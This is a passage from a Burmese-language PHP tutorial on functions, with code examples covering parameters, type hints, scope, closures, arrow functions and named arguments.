JavaScript မှာ String တစ်ခုမှာပါတဲ့ စာလုံးအရေအတွက် သိချင်ရင် `String.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `strlen()` Function ကို သုံးရပါတယ်။ JavaScript မှာ Array တစ်ခုမှာပါတဲ့ Index အရေအတွက်ကို သိချင်ရင် `Array.length` Object Property ကို သုံးရပေမယ့် PHP မှာ `count()` Function ကို သုံးရပါတယ်။ အထက်ကနမူနာမှာ ပြခဲ့တဲ့ `Array.reduce()` Object Method လို လုပ်ဆောင်ချက်မျိုး ရဖို့အတွက် `array_reduce()` Function ကို သုံးရမှာပါ။

ဒါကြောင့် PHP ဟာ လိုချင်တဲ့ရလဒ်ရဖို့အတွက် သူမှာအသင့်ပါတဲ့ Standard Function တွေ Procedure တွေကိုအသုံးပြုရတဲ့ Procedural Language တစ်ခုဖြစ်တယ် လို့ ဆိုနိုင်တာပါ။ အသုံးဝင်တဲ့ Standard Function တွေ အမြောက်အများ Language နဲ့အတူ ပါဝင်သလိုပဲ ကိုယ်တိုင်လည်း Function တွေကို လိုအပ်သလို ဖန်တီးရေးသား အသုံးပြုနိုင်ပါတယ်။

PHP မှာ Function တွေ ရေးသားပုံ၊ ခေါ်ယူအသုံးပြုပုံတွေဟာ JavaScript နဲ့ တော်တော်လေး ဆင်တူပါတယ်။ ကွဲပြားမှုတွေလည်း ရှိပါတယ်။ Function တစ်ခုကြေညာဖို့အတွက် `function` Statement ကို အသုံးပြုပြီးတော့ အခုလို ရေးသားနိုင်ပါတယ်။

PHP

```php
<?php

function add($a, $b) {
   echo $a + $b;
}

add(1, 2);      // 3
```

နမူနာအရ `add()` Function ကို Parameters နှစ်ခုနဲ့အတူ ကြေညာထားပါတယ်။ ဒါကြောင့် ခေါ်ယူအသုံးပြုတဲ့အခါ Arguments နှစ်ခု ပေးပြီး ခေါ်ယူအသုံးပြုဖို့ လိုပါတယ်။ JavaScript မှာဆိုရင် ပေးတဲ့ Argument မစုံတဲ့အခါ အလုပ်လုပ်ပုံ မမှန်ပေမယ့် Error တော့မဖြစ်ပါဘူး။ PHP မှာတော့ ပေးတဲ့ Argument မစုံရင် Error တက်ပါတယ်။

```php
add(1);      // Error: Too few arguments
```

ပေးတဲ့ Argument ပိုသွားရင်တော့ Error မတက်ပါဘူး။ ဒါပေမယ့် ပိုသွားတဲ့ Argument တွေကို ထည့်သွင်းလက်ခံ မလုပ်လုပ်မှာလည်း မဟုတ်ပါဘူး။

```php
add(1, 2, 3);  // 3
```

Function ခေါ်ယူတဲ့နေရာကို တန်ဖိုးတစ်ခု ပြန်ပေးလိုရင် `return` Statement နဲ့ပေးနိုင်ပါတယ်။ PHP Function တွေက `return` Statement မပါရင် Default အနေနဲ့ `NULL` ကို Return ပြန်ပေးပါတယ်။

PHP

```php
<?php

function add($a, $b) {
   return $a + $b;
}

$result = add(1, 2);

echo add(1, 2);      // 3
```

နမူနာအရ `add()` Function က `$a` နဲ့ `$b` ပေါင်းခြင်းရလဒ်ကို Return ပြန်ပေးထားပါတယ်။ ဒါကြောင့် ခေါ်ယူလိုက်တဲ့ Statement နှစ်ခုမှ၊ ပထမတစ်ခုက ပြန်ရလာတဲ့ Return Value ကို `$result` Variable ထဲမှာ ထည့်ပေးလိုက်လို့ `$result` ရဲ့ တန်ဖိုး 3 ဖြစ်သွားမှာပါ။ ရလဒ်ကို ဖော်ပြမှာတော့ မဟုတ်ပါဘူး။ ဖော်ပြခိုင်းထားခြင်း မရှိလို့ပါ။ ဒုတိယတစ်ခုကျတော့မှ `echo` နဲ့ ရလဒ်ကို ဖော်ပြစေလို့ 3 ကို ရလဒ်အနေနဲ့ တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Parameter တွေမှာ Default Value သတ်မှတ်ပေးထားလို့လည်း ရနိုင်ပါတယ်။ ဒီလိုသတ်မှတ်ပေးထားမယ်ဆိုရင်တော့ Function ခေါ်ယူတဲ့အခါ အဲ့ဒီ Parameter အတွက် Argument ပါမလာခဲ့ရင် သတ်မှတ်ထားတဲ့ Default Value ကို သုံးပေးသွားမှာပါ။

PHP

```php
<?php

function add($a, $b = 0) {
   echo $a + $b;
}

add(1, 2);      // 3
add(9);         // 9
```

နမူနာအရ `add()` Function မှာ `$a` နဲ့ `$b` ဆိုပြီး Parameter နှစ်ခုရှိပါတယ်။ `$b` အတွက် Default Value အဖြစ် 0 လို့သတ်မှတ်ပေးထားပါတယ်။ ဒါကြောင့် `add(1, 2)` လို့ ခေါ်ယူလိုက်တဲ့အခါ `$a` တန်ဖိုး 1 ဖြစ်သွားပြီး `$b` တန်ဖိုး 2 ဖြစ်သွားလို့ ရလဒ်အနေနဲ့ 3 ကို တွေ့မြင်ရတာပါ။ `add(9)` လို့ ခေါ်တဲ့အခါ Argument မပြည့်စုံပေမယ့် Error မတက်တော့ပါဘူး။ `$a` တန်ဖိုး 9 ဖြစ်သွားပြီး `$b` တန်ဖိုးမပါလို့ Default Value ဖြစ်တဲ့ 0 ကို အသုံးပြု အလုပ်လုပ်ပေးသွားမှာမို့လို့ ဖြစ်ပါတယ်။

PHP မှာ Rest Parameter ရေးထုံးလည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

PHP

```php
<?php

function add($a, ...$b) {
   print_r($b);
}

add(1, 2, 3, 4);

// Array ( [0] => 2 [1] => 3 [2] => 4 )
```

နမူနာအရ `$b` Parameter ဟာ Rest Parameter တစ်ခုဖြစ်လို့ ပါဝင်လာတဲ့ Argument အားလုံးကို လက်ခံထားပေးမှာပါ။ `add(1, 2, 3, 4)` လို့ခေါ်လိုက်တဲ့အခါ `$a` တန်ဖိုး 1 ဖြစ်သွားပြီး ကျန်တဲ့ 2, 3, 4 အားလုံးဟာ `$b` ထဲမှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိသွားတယ်ဆိုတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

အရင်တုံးက PHP မှာ Rest Parameter ရေးထုံးမရှိပါဘူး။ အဲ့ဒီလို မရှိချိန်ကဆိုရင်တော့ အခုလို ရေးခဲ့ကြရပါတယ်။

PHP

```php
<?php

function add() {
   $args = func_get_args();
   print_r($args);
}

add(1, 2, 3, 4);

// Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`func_get_args()` လို့ခေါ်တဲ့ Standard Function ကိုသုံးပြီး Argument စာရင်းကို ရယူခဲ့ကြရတာပါ။ အခုတော့ မလိုအပ်တော့ပါဘူး။ ပိုကောင်းတဲ့ Rest Parameter ရေးထုံးရှိသွားပါပြီ။ ပရောဂျက်အဟောင်းတွေနဲ့ ကုဒ်နမူနာ အဟောင်းတွေမှာ `func_get_args()` ကိုသုံးပြီး ရေးထားတာ တွေ့ရင် ဘာကိုဆိုလိုတာလည်း သိအောင်သာ ထည့်ပြောလိုက်တာပါ။

PHP Function တွေကြေညာတဲ့အခါ Parameter တွေကို Type Hint လုပ်ပြီးလက်ခံလို့ရပါတယ်။ ဒါကြောင့် Function ခေါ်ယူတဲ့အခါ သတ်မှတ်ထားတဲ့ Type နဲ့ကိုက်ညီတဲ့ တန်ဖိုးကိုသာ ပေးလို့ရတော့မှာပါ။ ဒါဟာ PHP 7 မှာ စတင်ပါဝင်လာတဲ့ အလွန်အရေးပါတဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

PHP

```php
<?php

function add($nums) {
   return array_sum($nums);
}

echo add(1, 2);

// Error: array_sum(): Argument must be array
```

ဒီနမူနာမှာ `add()` Function ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးဖို့လိုအပ်ပါတယ်။ ဒီတော့မှ အလုပ်လုပ်ပုံမှန်မှာပါ။ နမူနာမှာ ရိုးရိုး Integer တွေပေးထားတဲ့အတွက် Error တက်ပါတယ်။ Function ခေါ်တဲ့အချိန်မှာ တက်တာမဟုတ်ပါဘူး။ Function ထဲက `array_sum()` ကိုအလုပ်လုပ်ချိန်ကျတော့မှ တက်တာပါ။ ဒီ Error ကို ကြည့်လိုက်ရင် `array_sum()` ကိုခေါ်ရင် Array ကိုပေးရမယ်လို့ ပြောနေပါတယ်။ တစ်ကယ်တမ်း Function ခေါ်တာက `array_sum()` ကိုခေါ်နေတာ မဟုတ်ပါဘူး။ `add()` ကိုခေါ်နေတာပါ။ Error က မတိကျပါဘူး။ Function ခေါ်တဲ့သူက "ဘာကြီးလဲ၊ ငါခေါ်တာ `add()` လေ ဘာဖြစ်လို့ `array_sum()` Error တက်နေတာလဲ" ဆိုပြီး ခေါင်းစားသွားနိုင်ပါတယ်။ အခုက နမူနာကုဒ်လေးမို့လို့သာ မြင်သာတာပါ။ တစ်ကယ့် ပရောဂျက်တွေမှာ Function တွေကို အဆင့်ဆင့် ချိတ်ဆက်ခေါ်ယူထားကြမှာ ဖြစ်လို့ ဘာကြောင့် Error ဖြစ်နေတဲ့ အဖြေရဖို့အတွက် အဆင့်ဆင့် လိုက်ရှာရတော့မှာပါ။ အချိန်တွေကုန်သလို စိတ်ညစ်စရာလည်း ကောင်းပါတယ်။ ဒီကုဒ်ကိုပဲ အခုလို ပြင်ရေးလိုက်နိုင်ပါတယ် –

PHP >= 7.0

```php
<?php

function add(Array $nums) {
   return array_sum($nums);
}

echo add(1, 2);
// Error: add(): Argument must be array
```

Function ကြေညာစဉ်မှာ လက်ခံမယ့် Parameter ဟာ Array ဖြစ်ကြောင့် Hint လုပ်ပေးလိုက်တာပါ။ Scalar Type Hinting လို့ခေါ်ပါတယ်။ ဒီဥပမာမှာလည်း ခေါ်ယူပုံ မမှန်လို့ Error တက်တာပါပဲ။ ဒါပေမယ့် Error က တိကျသွားပါပြီ။ `add()` ကိုခေါ်တဲ့အခါ Array ကို Argument အနေနဲ့ ပေးရမယ်ဆိုတဲ့ Error ဖြစ်သွားလို့ အကြောင်းရင်းက ရှင်းသွားပါတယ်။ ဒါကြောင့် ဒီ Type Hinting လုပ်ဆောင်ချက်ဟာ အလွန်အရေးပါတယ်လို့ ပြောတာပါ။ ကုဒ်တွေထဲမှာ Error ရှိလာတဲ့အခါ ပိုပြီးတော့ အမှားရှာရလွယ်ကူ မြန်ဆန်သွားစေမှာ ဖြစ်ပါတယ်။

Return Type Hinting လုပ်ဆောင်ချက်လည်း ရှိပါသေးတယ်။ ဒီလိုပါ –

PHP

```php
<?php

function add(Array $nums): float {
   echo array_sum($nums);
}

add([1, 2]);

// Error: add(): Return value must be float
```

Function ဝိုက်ကွင်းအပိတ်နဲ့ တွန့်ကွင်းအစ ကြားထဲမှာ Colon လေးခံပြီး Return Type ကို သတ်မှတ်ပေးရတာပါ။ ဒီနမူနာမှာ Function ရဲ့ Return Value ဟာ `float` ဖြစ်ရမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Array ကို Argument အနေနဲ့ပေးပြီး ခေါ်ယူအသုံးပြုထားလို့ အသုံးပြုပုံ မှန်ပေမယ့် Error တက်နေပါတယ်။ Function က Return ပြန်ပေးမထားလို့ Return Value က `NULL` ဖြစ်နေလို့ပါ။

PHP 8 မှာတော့ Union Type လို့ခေါ်တဲ့ လုပ်ဆောင်ချက် ဖြည့်စွက်ပါဝင်လာပါတယ်။ Type Hint လုပ်တဲ့အခါ တစ်မျိုးထက်ပိုပြီး Hint လုပ်လို့ရသွားစေတဲ့ ရေးနည်းပါ။ ဒီလိုပါ –

PHP >= 8.0

```php
<?php

function price(int|float $n) {
   return "Price is \$$n";
}

echo price(3.1);      // Price is $3.1
echo price(2);        // Price is $2
```

Type Hint လုပ်စဉ်မှာ | Operator လေးနဲ့ လက်ခံလိုတဲ့ Type အမျိုးမျိုးကို ပူးတွဲကြေညာလို့ ရတာပါ။ နမူနာအရ `price()` Function ကလက်ခံမယ့် `$n` Parameter ဟာ Integer သို့မဟုတ် Float နှစ်မျိုးထဲက တစ်မျိုး ဘာပဲဖြစ်ဖြစ် လက်ခံအလုပ်လုပ်သွားမှာပါ။ အကယ်၍ `int` လို့ တစ်မျိုးထဲ သတ်မှတ်ခဲ့မယ်ဆိုရင် ဒဿမကိန်းတွေကို Argument အနေနဲ့ ပေးခဲ့ရင် အလုပ်လုပ်ပုံ မှန်မှာ မဟုတ်တော့ပါဘူး။

နမူနာမှာ Type နှစ်မျိုးကိုပူးတွဲကြေညာပြထားပေမယ့် လက်တွေ့မှာ သုံးလေးမျိုး လိုသလောက် ပူးတွဲကြေညာလို့ရနိုင်ပါတယ်။ Parameter Type နဲ့ပဲ နမူနာပြထားပေမယ့် Return Type မှာလည်း အလားတူ လုပ်ဆောင်ချက် ရရှိနိုင်ပါတယ်။

Function တွေမှာ Parameter တွေပေးတဲ့အခါ Pass by Value နဲ့ Pass by Reference ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ PHP မှာ Default က Pass by Value ဖြစ်ပါတယ်။ ဒါကြောင့် Argument အနေနဲ့ Variable တစ်ခုကို ပေးလိုက်ရင် အဲ့ဒီ Variable ရဲ့ တန်ဖိုးကိုသာ ပေးလိုက်မှာပါ။ Variable တစ်ခုလုံးကို ပေးလိုက်တာမျိုး မဟုတ်ပါဘူး။ ဒီလိုပါ –

PHP

```php
<?php

$name = "Alice";
function hello($n) {
   $n = "Bob";
   echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;        // Alice
```

နမူနာအရ `$name` Variable တစ်ခုရှိနေပြီး အဲ့ဒီ `$name` ကို Argument အနေနဲ့ `hello()` ကိုခေါ်ယူစဉ်မှာ ပေးလိုက်ပါတယ်။ ဒါကြောင့် ပေးလိုက်တဲ့ `$name` ထဲမှာရှိနေတဲ့တန်ဖိုးဖြစ်တဲ့ Alice က `hello()` ရဲ့ `$n` ထဲကို ရောက်ရှိသွားပါတယ်။ `$n` တန်ဖိုးကို Bob လို့ပြောင်းတဲ့အခါ `$n` တန်ဖိုးပဲ ပြောင်းမှာပါ။ ပေးလိုက်တဲ့ `$name` နဲ့ သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Function ရဲ့ ပြင်ပမှာ `echo $name` နဲ့ ပြန်ထုတ်ကြည့်လိုက်တဲ့ အခါမှာလည်း မူလတန်ဖိုး Alice သာဆက်ရှိနေတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒါဟာ Default အလုပ်လုပ်တဲ့ပုံစံ ဖြစ်ပါတယ်။

လိုအပ်လို့ Pass by Reference သဘောသဘာဝမျိုးနဲ့ ရေးချင်ရင်လည်း ရပါတယ်။ အဲ့ဒီလိုဆိုရင်တော့ Variable တစ်ခုကို Argument အနေနဲ့ပေးလိုက်ရင် Variable ကြီးတစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းထဲမှာ၊ အဲ့ဒီ Variable ပေါ်မှာ ပြုလုပ်သမျှ အပြောင်းအလဲတွေက မူလ Variable ပေါ်မှာလည်း သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။

PHP

```php
<?php

$name = "Alice";

function hello(&$n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);       // Hello Bob
echo $name;         // Bob
```

Parameter မှာ & သင်္ကေတလေး ပါသွားတာပါ။ ဒါဟာ Reference Operator ဖြစ်ပါတယ်။ ဒါကြောင့် `hello()` ကိုခေါ်ယူစဉ်မှာ `$name` ကိုပေးလိုက်တဲ့အခါ Variable တစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function ထဲမှာ `$name` ကို လက်ခံယူတဲ့ `$n` တန်ဖိုး ပြောင်းတဲ့အခါ မူလ `$name` တန်ဖိုးလည်း လိုက်ပြောင်းသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒါဟာ Pass by Value နဲ့ Pass by Reference တို့ရဲ့ ခြားနားချက်ပဲဖြစ်ပါတယ်။

PHP Function တွေဟာ Global Scope ဖြစ်ပါတယ်။

PHP

```php
<?php

function one() {
    $name = "One";
}

one();
echo $name;

// Warning: Undefined variable $name
```

နမူနာအရ `one()` Function ရဲ့အတွင်းမှာ ကြေညာထားတဲ့ `$name` Variable ဟာ `one()` Function နဲ့သာ သက်ဆိုင်တယ် Function Local Variable ဖြစ်ပါတယ်။ ဒါကြောင့် အပြင်ကနေ အဲ့ဒီ Variable ကိုခေါ်သုံးတဲ့အခါ သုံးလို့မရတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```php
<?php

function one() {
    function two() {
        echo "Two";
    }
}

one();
two();    // Two
```

ဒီနမူနာမှာတော့ `one()` Function ရဲ့ အတွင်းမှာ `two()` Function ရှိနေပါတယ်။ ဒါပေမယ့် Function တွေဟာ ဘယ်နားမှာပဲရေးရေး Global Scope ရလို့ ပြင်ပကနေ ခေါ်သုံးတဲ့အခါ သုံးလို့ရနေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ သတိပြုစရာ သဘောသဘာဝတစ်ခုပါ။

နောက်ထပ်သတိပြုစရာကတော့ `two()` Function ဟာ `one()` Function ထဲမှာရေးထားလို့ `one()` Function ကိုခေါ်လိုက်မှ `two()` Function အသက်ဝင်သွားမှာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ

`one()` Function ကို အရင်ခေါ်ပြီးမှ `two()` Function ကို ခေါ်ထားတာကို တွေ့ရနိုင်ပါတယ်။ အကယ်၍ `one()` Function ကို မခေါ်ဘဲ `two()` Function ကို ခေါ်ဖို့ကြိုးစားရင်တော့ Error တက်မှာပါ။ `one()` Function အလုပ်လုပ်လိုက်မှသာ သူ့အထဲက `two()` Function က အသက်ဝင်မှာမို့လို့ပါ။

နောက်ပြီးတော့ ဟိုးအပေါ်မှာ Variable အကြောင်းပြောတုံးက ပြောခဲ့ပြီးသား အကြောင်းအရာတစ်ခု ရှိပါတယ်။ Variable တွေဟာ ကြေညာထားတဲ့ Scope မှာပဲ တိုက်ရိုက်သုံးလို့ရပါတယ်။ Global Scope မှာ ကြေညာထားတဲ့ Variable ကို Function ကနေတိုက်ရိုက်သုံးလို့ရမှာ မဟုတ်ပါဘူး။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရမှာပါ။ ဒီလိုပါ –

PHP

```php
<?php

$name = "Alice";

function hello() {
   echo "Hello $name";
}

hello();
// Warning: Undefined variable $name
```

`$name` Variable ဟာ Global Variable တစ်ခုဖြစ်ပေမယ့် Function ရဲ့အတွင်းထဲမှာ သုံးဖို့ကြိုးစားတဲ့အခါ Undefined Variable ဆိုတဲ့ Warning တက်နေတာပါ။ အကယ်၍ Global Variable ကို အသုံးပြုလိုရင် အသုံးပြုလိုကြောင်း ကြိုတင်ကြေညာပြီးတော့မှသာ အသုံးပြုရပါတယ်။ ဒီလိုပါ။

PHP

```php
<?php

$name = "Alice";

function hello() {
    global $name;
    echo "Hello $name";
}

hello();        // Hello Alice
```

ဒီတစ်ခါတော့ Error တွေ Warning တွေမတက်တော့ပါဘူး။ `global` Statement နဲ့ အသုံးပြုမယ့် အကြောင်း ကြေညာပြီးမှ အသုံးပြုလိုက်တဲ့အတွက် အဆင်ပြေသွားပါတယ်။ ဒီနည်းနဲ့ Global Variable တွေကို အသုံးပြုတဲ့အခါ ရယူအသုံးပြုယုံတင် မကပါဘူး၊ Global Variable ရဲ့ တန်ဖိုးတွေကိုလည်း ပြောင်းလို့ရသွားပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$name = "Alice";

function hello() {
   global $name;
   $name = "Bob";
}

hello();

echo $name;          // Bob
```

နမူနာအရ မူလ `$name` Variable ရဲ့တန်ဖိုး Alice ဖြစ်ပေမယ့် `hello()` Function က သူ့တန်ဖိုးကို Bob လို့ ပြောင်းလိုက်ပါတယ်။ ဒါကြောင့် ပြန်ထုတ်ကြည့်တဲ့အခါ `$name` ရဲ့ တန်ဖိုး Bob ဖြစ်နေတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

PHP မှာ Variable Function ဆိုတဲ့ သဘောသဘာဝတစ်ခုလည်း ရှိပါသေးတယ်။ Variable ရဲ့နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ် ထည့်ပေးလိုက်ခြင်းအားဖြင့် Function တစ်ခုကဲ့သို့ ခေါ်ယူနိုင်တဲ့ သဘောမျိုးပါ။

PHP

```php
<?php

function add($a, $b) {
   echo $a + $b;
}

$name = "add";
$name(1, 2);    // 3
```

`$name` Variable ထဲမှာ `add` ဆိုတဲ့ String တန်ဖိုးတစ်ခုရှိနေတဲ့အတွက် `$name()` လို့ပြောလိုက်တာဟာ `add()` လို့ပြောလိုက်တာနဲ့ အတူတူပါပဲ။ ဒါကြောင့် `add()` Function အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ PHP မှာ Function Expression ရေးထုံးလည်း ရှိပါသေးတယ်။ Nameless Function (သို့မဟုတ်) Anonymous Function လို့လည်း ခေါ်နိုင်ပါတယ်။

PHP

```php
<?php

$nums = [1, 2, 3, 4];

function two($n) {
   return $n * 2;
}

$result = array_map("two", $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

နမူနာမှာ `$nums` Array ရှိပြီး ပေးလိုက်တဲ့တန်ဖိုးကို 2 နဲ့ မြှောက်ပေးတဲ့ `two()` Function လည်းရှိနေပါတယ်။ Array တွေ Loop လုပ်ဖို့အတွက် PHP မှာ လည်း `map()` Function ရှိပါတယ်။ `array_map()` လို့ ခေါ်ပါတယ်။ ရှေ့ပိုင်းမှာ Function အကြောင်း မပြောရသေးလို့ ထည့်မပြောခဲ့တာပါ။ `array_map()` က Callback Function နဲ့ Array တို့ကို Parameter အနေနဲ့လက်ခံပါတယ်။ ဒါကြောင့် Callback အဖြစ် `two` ကိုပေးပြီး Array အဖြစ် `$nums` ကိုပေးလိုက်တဲ့အခါ အထဲကတန်ဖိုးတွေကို 2 နဲ့ ကိုယ်စီမြှောက်ပေးထားတဲ့ `$result` Array ကို ပြန်ရတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒီကုဒ်ကို Nameless Function သုံးပြီး အခုလို ပြင်ရေးလိုက်လည်း ရနိုင်ပါတယ်။

PHP

```php
<?php

$nums = [1, 2, 3, 4];

$result = array_map(function($n) {
    return $n * 2;
}, $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

ရလဒ်က အတူတူပါပဲ။ ကြိုရေးထားတဲ့ Function ကို Callback အနေနဲ့ မပေးတော့ဘဲ၊ Function Expression ကို Callback အနေနဲ့ ပေးလိုက်တာပါ။ Function Expression ကို Variable တွေထဲမှာ Assign လုပ်ထားလို့လည်း ရနိုင်ပါတယ်။

PHP

```php
<?php

$two = function($n) {
    echo $n * 2;
};

$two(2);     // 4
```

`$two` Variable ထဲမှာ Function ရှိနေတဲ့အတွက် စောစောကပြောခဲ့တဲ့ Variable Function ရေးထုံးနဲ့ ခေါ်ယူအသုံးပြုလိုက်တာပါ။ ဒီလို Function Expression တွေရေးတဲ့အခါ အသုံးပြုစေလိုတဲ့ Variable တွေကို `use` Statement နဲ့ ထည့်ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$name = "Alice";
$hello = function() use ($name) {
    echo "Hello $name";
};
$hello(); // Hello Alice
```

စောစောကပဲ Global Variable တွေကို Function ထဲမှာ သုံးချင်ရင် `global` Statement နဲ့ ကြိုပြောပြီးမှ သုံးလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အခုတော့ `global` Statement မလိုအပ်တော့ပါဘူး။ `use` Statement ကိုသုံးပြီး တစ်ခါထဲ တွဲထည့်ပေးလိုက်လို့ပါ။ ဒီနည်းရဲ့ အားသာချက်ကတော့ တန်ဖိုးကို Value အနေနဲ့သာ ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းမှာ တန်ဖိုးပြောင်းလိုက်လို့လည်း မူလပင်မ Variable မှာ တန်ဖိုးပြောင်းမှာ မဟုတ်ပါဘူး။ ဒီလိုစမ်းကြည့်လို့ရပါတယ်။

PHP

```php
<?php

$name = "Alice";

$hello = function() use ($name) {
   $name = "Bob";
   echo "Hello $name";
};

$hello();              // Hello Bob

echo $name;            // Alice
```

Function အတွင်းမှာ `$name` တန်ဖိုးကို ပြောင်းလိုက်ပေမယ့်၊ မူလ `$name` တန်ဖိုးကတော့ မပြောင်းဘူး ဆိုတာကို တွေ့မြင်ရတာပဲ ဖြစ်ပါတယ်။

PHP မှာ Arrow Function ရေးထုံးလည်း ရှိပါသေးတယ်။ JavaScript ရဲ့ Arrow Function နဲ့ ရေးထုံးနည်း နည်းဆင်ပါတယ်။ တူတော့ မတူပါဘူး။ ဒီလိုပါ –

PHP >= 7.4

```php
$two = fn ($n) => $n * 2;

echo $two(3);     // 6
```

`fn` ရဲ့နောက်မှာ ဝိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter List လိုက်ရပြီး သူ့နောက်ကနေ `=>` သင်္ကေတနဲ့ အတူ Return ပြန်ပေးရမယ့် Expression ကို ပေးလိုက်ရတာပါ။ JavaScript မှာ `fn` မလိုပါဘူး။ PHP မှာ ထည့်ပေးရပါတယ်။ PHP မှာ `=>` သင်္ကေတကို Array တွေမှာလည်း သုံးတဲ့အတွက် Array နဲ့မရောစေဖို့

အတွက် ရှေ့ကနေ `fn` ထည့်ပေးရတဲ့သဘော ဖြစ်မယ်လို့ ယူဆပါတယ်။ ပြီးတော့ တွန့်ကွင်းအဖွင့်အပိတ်တွေ ထည့်လို့မရတာကိုလည်း သတိပြုရပါမယ်။ ဒါကြောင့် Function Statement တွေ ရေးလို့တော့ ရမှာ မဟုတ်ပါဘူး။ Expression တစ်ခုပဲ ရေးလို့ရမှာပါ။

Arrow Function ရဲ့ နောက်ထပ်ထူးခြားချက်တစ်ခုက Global Variable တွေကို တိုက်ရိုက် အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ `global` တွေ `use` တွေ မလိုအပ်တော့ပါဘူး။ ဒီလိုပါ –

PHP >= 7.4

```
<?php

$x = 3;
$add = fn($y) => $x + $y;

echo $add(5);     // 8
```

Global Variable ဖြစ်တဲ့ `$x` တန်ဖိုးကို Arrow Function ရဲ့ Expression မှာ ထည့်သုံးလို့ ရနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Named Arguments

Function တွေခေါ်တဲ့အခါ Arguments အစီအစဉ်ကို ရှေ့နောက် မှန်အောင် ပေးရပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

function profile($name, $email, $age) {
   echo "$name ($age) @ $email";
}

profile("Alice", "alice@gmail.com", 22);

// Alice (22) @ alice@gmail.com
```

နမူနာအရ `profile()` Function ကို ခေါ်ချင်ရင် `$name, $email, $age` အစီအစဉ် မှန်အောင် ပေးရပါတယ်။ ရှေ့နောက်လွဲတာနဲ့ ရလဒ်လည်း လွဲသွားမှာပါ။ ဒါကြောင့် တစ်ချို့ Argument များတဲ့ Function တွေမှာ ရှေ့နောက်အစီအစဉ်ကို လိုက်မှတ်နေရတာ တော်တော် အလုပ်ရှုပ်ပါတယ်။

PHP 8 မှာတော့ Named Arguments လို့ခေါ်တဲ့ ရေးထုံးပါဝင်လာလို့ အဆင်ပြေသွားပါတယ်။ ရှေ့နောက် အစီအစဉ် မမှတ်မိရင်လည်း ကိုယ်ပေးချင်တဲ့ Argument အမည်နဲ့တွဲပြီးပေးလိုက်လို့ ရသွားပါပြီ။ ဒီလိုပါ –

PHP >= 8.0

```
function profile($name, $email, $age) {
   echo "$name ($age) @ $email";
}

profile(age: 23, name: "Bob", email: "bob@gmail.com");

// Bob (23) @ bob@gmail.com
```

Argument အမည်နဲ့ ပေးချင်တဲ့ တန်ဖိုးကို တွဲပေးလိုက်တဲ့အတွက် ရှေ့နောက်အစီအစဉ် မှန်စရာ မလိုအပ် တော့ပါဘူး။ အဆင်ပြေသွားပါပြီ။ နောက်ဆုံးတစ်ခုအနေနဲ့ ပေးတဲ့ Argument တွေများတဲ့အခါ နှစ် ကြောင်းသုံးကြောင်းခွဲရေးလို့ရတယ် ဆိုတာလေးကို မှတ်သားစေချင်ပါတယ်။ ဒီလိုပါ –

PHP >= 7.3

```
profile(
   age: 23,
   name: "Bob",
   email: "bob@gmail.com",
);
```

Argument (၃) ခုကို (၃) ကြောင်းခွဲပြီး ရေးလိုက်တာပါ။ ဒီလိုရေးလို့ရပါတယ်။ ဒီလိုရေးတဲ့အခါ နောက်ဆုံး က Trailing Comma ကို Array တွေမှာ လက်ခံသလိုပဲ Arguments List မှာလည်း လက်ခံတယ်ဆိုတာကို တစ်ခါထဲ တွဲဖက်မှတ်သားရမှာပါ။ ဒါဟာလည်း အသုံးဝင်တဲ့ ရေးထုံးတစ်ခုပဲဖြစ်ပါတယ်။

အခန်း (၃၁) – PHP OOP – Object-Oriented Programming

